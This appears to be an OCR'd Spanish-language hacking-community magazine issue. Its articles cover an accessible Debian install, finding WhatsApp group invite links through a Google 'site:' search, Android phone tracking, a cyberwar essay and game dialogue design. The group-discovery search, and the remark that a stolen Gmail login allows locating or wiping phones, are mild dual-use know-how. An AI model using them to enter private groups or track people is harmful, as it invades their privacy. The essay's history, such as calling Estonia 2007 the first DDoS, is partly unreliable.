Se recomienda, al crear un esquema de particiones en Linux sea utilizando la opción manual o asistida, crear una partición cuyo punto de montaje es Home haciendo esto garantizamos que si es necesario en el futuro reinstalar exista una partición donde se mantengan los datos del usuario protegidos del formateo; siempre deberemos montar como Home esta partición en una nueva instalación manteniendo el mismo tipo del sistema de archivos no eligiendo la opción de formatear en la configuración de la partición Home; con esto conseguiremos que se mantengan archivos y configuraciones del usuario de la instalación anterior dentro de una carpeta con el nombre del usuario por lo tanto para acceder a ellos más fácilmente, se debe reinstalar con el mismo nombre del usuario, de dicha instalación.

CREANDO EL ESQUEMA DE PARTICIONAMIENTO DEL DISCO DURO.

En la pantalla asistente de particionamiento nos dará una explicación y nos presentará cuatro opciones:

1. Particionamiento guiado: Esta opción brindará ayuda para particionar todo el disco duro, o el espacio libre en éste.

2. Particionamiento guiado con LVM: Opción que permite crear un particionamiento avanzado llamado volúmenes lógicos permite redimensionamiento dinámico de los espacios asignados, es para usuarios con experiencia.

3. Particionamiento guiado con LVM cifrado: Esta opción es como la anterior, pero integra medidas de seguridad para el acceso a un volumen mediante una contraseña se accederá a los datos igualmente para usuarios avanzados.

4. Particionamiento manual: Permite opciones avanzadas en el manejo del particionamiento del disco permite administrar, crear y destruir particiones de manera personalizada es igualmente para usuarios experimentados.

Se deberá digitar el número de opción correspondiente, en nuestro caso utilizaremos la opción 1, el particionamiento guiado de todo el disco y presionaremos enter.

En la siguiente pantalla se advertirá de la pérdida de datos, una vez concluya el esquema de particionamiento, mostrará una lista de discos duros dependerá de cuantos hay instalados en el equipo se debe digitar el número del disco deseado y presionar enter; por defecto el disco 1.

ahora la instalación nos indicará los esquemas de particionamiento:

1. Todo en una sola partición: en este caso todos los puntos de montaje serán asignados a una única partición primaria del sistema: root, Home (los archivos de usuario), la memoria de intercambio (Swap), el arranque (boot) y otras; todos estos puntos de montaje serán creados como carpetas en la única partición; esta opción es recomendada para novatos, pero no es la más segura ni la mejor.

2. Separar la partición Home: esta opción es parecida a la anterior, pero crea una partición aparte para los archivos del usuario, su punto de montaje es Home, equivalente en Windows al disco D:/Mis documentos.

3. Separar Home, Var, TempP: es igual que la opción anterior, pero crea dos particiones más por separado, para archivos del sistema.

En nuestro caso, digitamos 2 y presionamos enter creando una partición independiente, para el almacenamiento de los archivos del usuario.

En la siguiente pantalla se brindará un resumen del estado del disco, particiones y volúmenes actuales, un listado completo de opciones de configuración aplicables al almacenamiento de los dispositivos.
Para aplicar los cambios en nuestro caso digitaremos el número 13 y presionaremos enter para que se ejecuten los cambios.

Cabe destacar que las opciones mencionadas en la pantalla anterior también son las opciones de particionamiento manual. La forma de particionamiento manual no es demasiado difícil, se requiere paciencia y tiempo, además de noción de algunas terminologías técnicas la forma aquí descrita es para usuarios principiantes.

Por último, se ofrecerá un resumen de los cambios hechos al disco duro se solicitará confirmación final para escribir los cambios al disco digitaremos 1 y presionaremos enter e iniciará el proceso de particionamiento.

Seguidamente nos solicitará si deseamos utilizar una réplica en red esto nos permite utilizar un servidor Debian local o regional digitaremos 1 presionamos enter a continuación se despliega una lista de servidores y países deberemos seleccionar la opción más adecuada para el país en que realizaremos la instalación una vez digitado el número correspondiente presionamos enter.

La instalación, procederá a instalar algunas actualizaciones del sistema disponibles en repositorios, la lista de servidores de software, será actualizada para descargar actualizaciones y programas desde ellos más adelante.

El siguiente paso, instalaremos el cargador del arranque GRUB, si no se ha detectado otro sistema operativo instalado se nos solicitará instalarlo en el registro principal del primer disco duro, para que esto ocurra debemos digitar 1 luego presionar enter.

Seleccionado el disco, se deberá instalar el cargador de arranque Grub en el Master Boot Record (MBR) del disco seleccionado en el paso anterior se debe digitar 2 luego presionar enter el sistema nos indicará que se está finalizando la instalación.

Por último, el sistema indicará que finalizó la instalación, para reiniciar el sistema se debe presionar enter y esperar.

El sistema reiniciará, aparecerá una ventana de login con accesibilidad por síntesis de voz deberemos introducir el nombre del usuario como lo hicimos en la pantalla de creación de usuario, durante la instalación presionaremos flecha abajo o tabulador y escribiremos la contraseña, presionaremos enter segundos después el sistema iniciará con accesibilidad por síntesis de voz desde el escritorio Mate.

Para mayor información acerca de cómo utilizar el lector de pantalla Orca como moverse por los controles de las pantallas del sistema operativo consultar las revistas de los meses de noviembre (4) y diciembre (5).
Se ha tratado de guiar al usuario con discapacidad visual en el proceso de instalación del sistema operativo, Linux Debian, de la manera más completa, algunos detalles han sido suprimidos por su poca relevancia, en cuanto a la interacción con el usuario en referente al instalador accesible de Debian.

Redactora y colaboradora en la elaboración de este artículo, mano derecha del autor de este artículo siendo su cómplice guía para despertar el mundo GNU/Linux con accesibilidad universal a la comunidad de invidentes, por lo que será recordada por su ardua labor e ímpetu por aprender y principalmente el gran amor de Mijailo_Arsco.

"La muerte deja un dolor de corazón que nadie puede sanar,
el amor deja una memoria que nadie puede robar.

WHATSAPP - NINGÚN GRUPO ES PRIVADO

[IN]SEGURIDAD MÓVIL

Se considera que los grupos de WhatsApp pueden ser accedidos desde internet, si es que se indexan en Google o algún otro navegador. Crearemos algunos escenarios para realizar las pruebas de la hipótesis antes descrita.

Escrito por: **@OROMAN** & **@DENISSE** EN COLABORACIÓN CON **UNDERC0DE**

Ingeniero en tecnologías de la información, en el área de seguridad informática y seguridad de la información desde hace 5 años. Curioso de las nuevas tecnologías emergentes y la economía digital. Co-Fundador de la Startup Prometheo, dedicada a desarrollo de aplicaciones con tecnologías emergentes.

Contacto:
www.prometheodevs.com


Informática de profesión, adicta al mundo de la tecnología, involucrada en el gremio educativo con énfasis informático, participante en el desarrollo de un proyecto educativo que fomenta la lectura en niños. Moderadora de los subforos Debates y Diseño Gráfico, partidaria de redactar temas que causen distintas opiniones y que sean de interés de la comunidad, gusta del Diseño, aunque no por profesión, pero si por afición, y ferviente colaboradora en el foro Underc0de, participando por pasión a la comunidad.

Contacto:
underc0de.org/foro/profile/Denisse

Para iniciar se investiga la información relevante sobre grupos de WhatsApp de manera pública, los cuales revelaron 470,000 grupos indexados en las plataformas de Google y Facebook.


Es posible filtrar utilizando búsquedas avanzadas con Google, mediante el siguiente comando: **site:chat.whatsapp.com** se logran acceder a muchos grupos que indexó el navegador.

PRUEBA CON EL NAVEGADOR GOOGLE:




En la prueba realizada por alguna razón Google no muestra resultados.


PRUEBA CON EL NAVEGADOR TORCH:




EJEMPLO:



Después de estar probando acceder a enlaces fue posible entrar a un grupo



wasapiar.com Es un sitio web que indexa enlaces de grupos públicos filtrándolos por región



Hasta este momento, investigando en internet al culpable generador de esta información, se llega a la conclusión, de que los grupos de WhatsApp se crearon para ser accesibles de manera rápida y eficiente, entonces el inconveniente de la indexación de los grupos solo es un problema de la herramienta robots en los indexadores web.

maneras de mantener un grupo como privado en whatsapp

1- **No compartir el enlace de invitación** (solo es accesible para los administradores)
2- Si el enlace ya fue filtrado podemos seleccionar la opción **>revocar enlace** generando un nuevo enlace y el viejo quedará inhabilitado.
3- **No publicar el enlace en internet,** al hacer público el enlace del grupo de WhatsApp en algún sitio web, es como los grupos son indexados en búsquedas avanzadas quedando expuestos a que cualquier persona ingrese al grupo sin tener el control de aprobar el acceso.

No se considera que sea crítico, ya que la información previa al ingreso del **nuevo miembro no deseado** no es accesible para él. Algo distinto a las configuraciones que permite Telegram con sus grupos.

Hay que tener en cuenta estas posibilidades para una mejor gestión de la seguridad de la información que compartimos en estos medios informáticos.

RASTREAR TELÉFONOS MÓVILES

[IN]SEGURIDAD MÓVIL

A raíz de algo sucedido en nuestra SEDE Underc0de Mendoza, Argentina. Resulta que uno de nuestros integrantes se perdió, su familia también amigos estaban muy preocupados por él. Por suerte apareció y se encuentra bien.

Escrito por: **@ANTRAX** | **ADMINISTRADOR** UNDERC0DE

Trabaja actualmente como QA en dos empresas de software, controlando la calidad de los desarrollos que realizan, sometiéndolos a distintas pruebas, como lo es la seguridad. Participa activamente en la comunidad de Underc0de como administrador.

Disfruta investigar temas nuevos y redactar papers de lo que va aprendiendo para que después más gente pueda aprender de ellos.

Contacto:
underc0de.org/foro/profile/ANTRAX

Seguramente más de una vez alguien se pierde o no saben su paradero, este artículo ayudara a ubicarlos rastreando su teléfono móvil. También es útil en casos donde nos roban el móvil, mediante esta aplicación podremos bloquearlo o borrarle nuestros datos a distancia.

Para aquellos que no lo conozcan, **Google** lanzó este servicio, con el fin de **rastrear dispositivos móviles robados con Android**, que tengan vinculada una cuenta de Google (Gmail) y que por supuesto tengan el Administrador de dispositivos Android activado (que por defecto viene activado)


Para saber cómo funciona este servicio, lo activaremos en nuestro dispositivo de la siguiente forma:

Configuraciones >> Ubicación

Una vez dentro, veremos algo como lo siguiente:

Una vez activado, entramos a la página del servicio de Google[5],Nos pedirá loguearnos con nuestra cuenta de Google, y podremos ver nuestro dispositivo en Google Maps, a demás veremos la siguiente información.

[5] www.google.com/android/devicemanager



Como se puede observar, la aplicación además de proveernos información sobre la ubicación, nos permite:

- **Hacer sonar el móvil:** Sonará durante 5 minutos con el máximo volumen, aunque el teléfono esté en silencio o en vibrador.
- **Bloquear el teléfono:** Le coloca una clave nueva
- **Borrar:** Borra permanentemente todos los datos del teléfono

En caso de que robaran nuestro móvil, con este servicio, podríamos mantener a salvo nuestros datos. Pero también, **sirve como arma de doble filo**, a continuación, veremos por qué … Si alguien supiera nuestra contraseña o lograra entrar a nuestra cuenta de Gmail, podría apoderarse de todos los dispositivos que tengamos vinculados. Por lo tanto, podría:

- Borrar nuestros datos
- Bloquear nuestro dispositivo
- O también saber nuestra ubicación.

Para saber la ubicación de un dispositivo móvil, Google utiliza estas tres cosas:


1.- Wifi
2.- GPS
3.- Red de datos

Si el dispositivo se encuentra apagado, el Administrador de dispositivo no funcionaria, por lo que no podrían usar ninguna de las funcionalidades que nombramos anteriormente. Quizás si rastrearlo ya que guarda la última ubicación en la que el teléfono estuvo encendido, pero no será posible bloquearlo, ni borrar los datos y mucho menos hacerlo sonar remotamente.

Finalmente, descubrimos que ingresando a los **Settings de Google Play**: play.google.com/settings es posible ocultar la visibilidad del dispositivo y de esta forma no apareceríamos en el administrador de dispositivos.

Pero está claro que, si alguien tuvo la contraseña para acceder a nuestra cuenta de Gmail, también podría volver a habilitar la visibilidad.

Además de esta versión web, el administrador de dispositivos cuenta con una versión móvil, la cual pueden descargar de Google Play:



play.google.com/store/apps/details?id=com.google.android.apps.adm

Como vimos el proceso es muy sencillo. La gran mayoría de teléfonos tienen Android, y estos funcionan con una cuenta de Google. Mientras la cuenta de Google esté vinculada al teléfono, está constantemente mandando datos de nuestra ubicación a Google Devices Manager, que es un servicio de Google para rastrear móviles.


<Zerpens>
HAZ CRECER TU NEGOCIO
TE HACEMOS
TU TIENDA ONLINE
Ideal para negocios interesados
en mostrar sus productos o
vender por internet.
ZERPENS.COM@GMAIL.COM
CONTACTAR

CIBER GUERRA

[IN]SEGURIDAD

La guerra, en su sentido estrictamente técnico, es aquel conflicto social en el que dos o más grupos humanos relativamente masivos (tribus, sociedades o naciones) se enfrentan de manera violenta para obtener un beneficio, pero ¿Qué pasaría, si estos conflictos se ejecutan en un terreno sin ley? Un terreno oscuro donde 30 segundos es más que suficiente para crear una catástrofe mundial... ¿Que estamos haciendo para defendernos?

Escrito por: **@OROMAN** EN COLABORACIÓN CON **UNDERC0DE**

Prometheo

Ingeniero en tecnologías de la información, en el área de seguridad informática y seguridad de la información desde hace 5 años.
Curioso de las nuevas tecnologías emergentes y la economía digital.
Co-Fundador de la Startup Prometheo, dedicada a desarrollo de aplicaciones con tecnologías emergentes.

Contacto:
www.prometheodevs.com

A lo largo del tiempo hemos visto que en estos últimos 100 años guerras entre países, estados, culturas y religiones, las cuales se basan en armas de fuego para atacar o defender sus ideales y sus ambiciones, el invento de la pólvora fue un avance tecnológico bastante agresivo para las guerras, las cuales fueron incrementando su intensidad con la mejora de esta arma, pero si bien lo hemos confirmado, vivimos en la era de la información donde las armas de fuego han quedado en un panorama agobiante, donde se repudia el uso de armas de fuego para iniciar una guerra, y no hablemos de la fuerza nuclear para someter a naciones completas.

Es aquí donde encontramos, que el arte de la guerra se ha sofisticado para crear nuevas maneras de guerra.

Guerra silenciosa

En estas guerras no veremos tampoco escucharemos el macabro sonido de las sirenas al anunciar la proximidad de otro bombardeo no observaremos las luces de los reflectores al escrutar el cielo durante las noches en busca de los aeroplanos asesinos de sociedades inocentes ni se procederá al recuento de caídos o heridos cuando los motores de la muerte se pierdan en medio de una pavorosa humareda en la inmensidad del infernal firmamento. No, esta guerra será distinta: en lugar de millones de muertos habrá millones de desempleados, quienes, en su justificada desesperación, bien podrían votar por otro líder populista dotado de una eficiente capacidad para mentir y prometer un futuro imposible de materializar, solo para volver a precipitar una ruina mayor a la existente.

Se imponen con sistemas tecnológicos y poder económico, ya sea con manipulación de mercados, los mentados "aranceles" subidas de precio de combustibles alterando toda la economía de una nación solo por tener el sistema tecnológico usado para transferencia de valor, estos aumentos de presión política tecnológica generan que las empresas no puedan competir y se vuelven en quiebra dejando miles de desempleados y un déficit económico que obliga a los ciudadanos de países, tomar decisiones que no podrían tomar en sanos juicios. Pero para que todo eso se vuelva aceptable, tenemos que hacer creer a la gente, a los que tienen realmente el poder, que estamos haciendo lo correcto, es ahí donde entra nuestra siguiente manera de guerra.

Guerra suave

Se distinguen por un factor interesante… promover la democracia y el respeto a los derechos humanos, si bien, suena como que nos están tratando de apoyar, pero en realidad lo único que traman es intuir, seducir y persuadir para poder tener acciones de guerra contra otras entidades, siendo aceptado por los pueblos como ayuda humanitaria.

Esto en gran medida suele mostrarse en los medios de comunicación, relacionados a noticias de carácter internacional, satanizando, tratando de derrocar un gobierno hablando sobre su mala gestión y como el mismo gobierno está matando a su propio pueblo, cuando en realidad lo que está pasando es que están cortando el suministro de casi recursos que puedan requerir, como dinero, medicamentos, comercio, comida, etc… **Lo cual aprovechan los medios de comunicación amarillistas**, llevándose un porcentaje de los beneficios por apoyar esta guerra psicológica que se desarrolla comúnmente con los sentimientos de los pobladores con bandera de amistad.

Aquí es donde entramos al terreno de

La ciber guerra…

El concepto de guerra informática, guerra digital o ciberguerra –en inglés: cyberwar– hace referencia al desplazamiento de un conflicto, que toma el ciberespacio y las tecnologías de comunicación e información como campo de operaciones.

En estas guerras **internet es el campo de batalla mediante redes sociales como:**

- Facebook
- Twitter
- Reddit
- Instagram
- Whastapp


Son los medios de comunicación donde somos la carne de cañón, pero de esto hablaremos más adelante…

- En el 2007 en Estonia paso algo interesante, este país decidido que, ya que estábamos viviendo una revolución informática, decidieron hacer accesibles por internet, tanto servicios gubernamentales como sistemas de servicios bancarios y de transferencia de valor e información, después de la caída de la unión soviética, la nación de estonia retiro una estatua que le daba sentido a los ciudadanos que vivían en esta región, provocando el **primer ataque DDOS de la historia,** dejando sin conexión a internet por 2 días a toda una nación.

- En 2010 un ataque sin precedentes se desplegó en Irán, con un **Malware prediseñado**, llamado **Stuxnet** el cual se cuenta que se instaló por medio de una USB infectada, a las maquinas ESCADA afectando las plantas de enriquecimiento de uranio de Irán, casi provocando una catástrofe nuclear si no se hubiera identificado de manera eficiente.

- El 21 de octubre de 2016 Norte América y Europa vieron afectados algunas horas a medios como Facebook, Twitter, Paypal, Netflix, Amazon, etc... ¿Lo recuerdan? Nadie podía acceder a estos sitios o si accedían no se cargaban bien las páginas, también no era posible acceder a las cuentas de paypal y los fondos no podían ser retirados, esto que pasó **fue fruto de un ataque DDOS** a una escala que nunca se había visto en la historia de la informática.
  Una **Botnet** llamada **Mirai** orquestada por un grupo de hackers autonombrados **The World Hackers** atacó los DYN (Sistema de DNS central) que enrutan muchas de las páginas que son utilizadas en el continente americano y Europa, provocando la interrupción de los servicios por algunas horas, con terabytes de peticiones haciendo inaccesible para los usuarios convencionales poder navegar por internet, esto fue en pocas palabras un **shutdown al internet por algunas horas este día...**

- Después de que este tipo de ataques se mitigara, comenzaron a reforzar los perímetros de radios sobre ataques DDOS como el que sufrió **Github** donde el 28 de febrero de 2018 recibió 1.35 Tbps (terabits por segundo) de trafico enviado desde 126.9 millones de dispositivos los cuales no lograron denegar el acceso a la página de Github la cual mostró una capacidad bastante robusta para protegerse contra estos ataques que ya se habían presentado en el pasado.



Conforme las contramedidas se van aprendiendo de los errores del pasado se desarrollan nuevas técnicas de ataque, ahora enfocadas a nuevos objetivos.

Fake News

Las fake news o noticias falsas, se valen de la ignorancia de las personas en parte informática y no informática, para crear noticias de carácter interesante o morboso captando la atención de la masividad, este tipo de ataques que anteriormente se les denominaba HOAX, las cuales se concentraban en crear una noticia falsa y **utilizar botnets** de usuarios falsos en redes sociales para generar masividad lo que se conoce como **Trending Topic** o **viralización**, valiéndose de la famosa frase de Joseph Goebbels: "Una mentira mil veces repetida, se convierte en verdad" con esta se comparten las noticias falsas entre millones de cuentas falsas hasta que se convierten en una "**verdad a voces**".

Actualmente existen grupos de editores que se dedican a crear fake news, o crear imágenes referentes a cuestiones socio políticas las cuales suelen ser más rápidas de viralizar, con motivos de distracción, desinformación, odio, racismo, entre otras.

Como si esto fuera poco no basta con que una mentira retumbe en todas las plataformas de redes sociales, ahora usando tecnología más avanzada podemos hacer estas mentiras más reales.

Deep Fakes

Son una evolución de las fake news, agregando un toque inteligente, claro no inteligencia humana sino inteligencia artificial, que permite imitar los rostros y las voces de las personas, con una autenticidad un poco difícil de distinguir para los sentidos humanos, el resultado de esta técnica es un video falso muy real.

- Entre los ejemplos destacados de uso del uso de la técnica deepfake se encuentran dos escenas de la película *Rogue One una historia de Star Wars (2016)* en las que la Princesa Leia aparece con la cara de Carrie Fisher de joven, cuando en realidad fue interpretada por la actriz noruega Ingvild Deila.
- También se popularizó por la creación de contenido falsificado en el que un actor o personaje del espectáculo aparecía participando en un vídeo pornográfico realizando actos sexuales.

Esta tecnología no solo sirve para hacer videos, sino que también podría simular la voz y saltarse la seguridad de reconocimiento facial o de voz, aquí es donde entramos a **terrenos de la cibernética** al crear tecnologías capaces de romper los sistemas de seguridad falsificando nuestros rasgos faciales o nuestras voces.

Es difícil encontrar una solución a estos temas tecnológicos, ya que cada día estamos más preocupados viendo memes y basura, ocupando nuestra atención en divertirnos en lugar de educarnos y estudiar para entender más sobre cualquier cosa que nos cause un beneficio, aquí es donde entra la desinformación.

CREACIÓN DE UN ÁRBOL DE DIÁLOGOS PARTE I

VIDEOJUEGOS

Uno de los aspectos más complicados en los videojuegos es trabajar con los diálogos ya que el guion puede ofrecernos diferentes opciones a los jugadores.

Escrito por: @**HACKER FASHION** | **USER** UNDERC0DE

Ingeniera en Sistemas, trabaja para distintas empresas privadas en el desarrollo de aplicaciones móviles; para Android, desarrollo en EBS de Oracle, desarrollo de software, entre otras cosas, programadora en constante formación, apasionada por el mundo geek, los videojuegos, la seguridad informática, cómics y gadgets.

Contacto:
underc0de.org/foro/profile/Hacker%20fashion

Los diálogos son una de las partes más literarias de un videojuego. Según como escribamos nuestros diálogos, nuestros personajes tendrán vida, personalidad y no serán simples animaciones.

La mejor manera de crear los diálogos es no verlos como tales sino más bien como el rumbo que queremos que tome nuestro juego. Tenemos que pensar en las alternativas que ofreceremos en nuestra creación para dar sensación de libertad de acción.
Lo que buscamos esencialmente en los diálogos es que sean cortos, rápidos y den una explicación precisa. Tradicionalmente han sido las aventuras gráficas las que han sacado provecho con los guiones tanto así que muchas películas han sido basadas en videojuegos, e incluso hoy podemos disfrutar de películas interactivas.

TIPOS DE DIÁLOGOS

Antes de continuar con la creación de los diálogos explicaremos los tres tipos básicos de diálogos que podemos encontrar dentro del mundo de los juegos de video.
1.- Diálogos de acción: Normalmente son secuencias de cinemática dentro de los juegos que tienen como función ofrecer al jugador información útil siendo estos parlamentos cortos y directos para que el usuario pueda seguir con el juego.
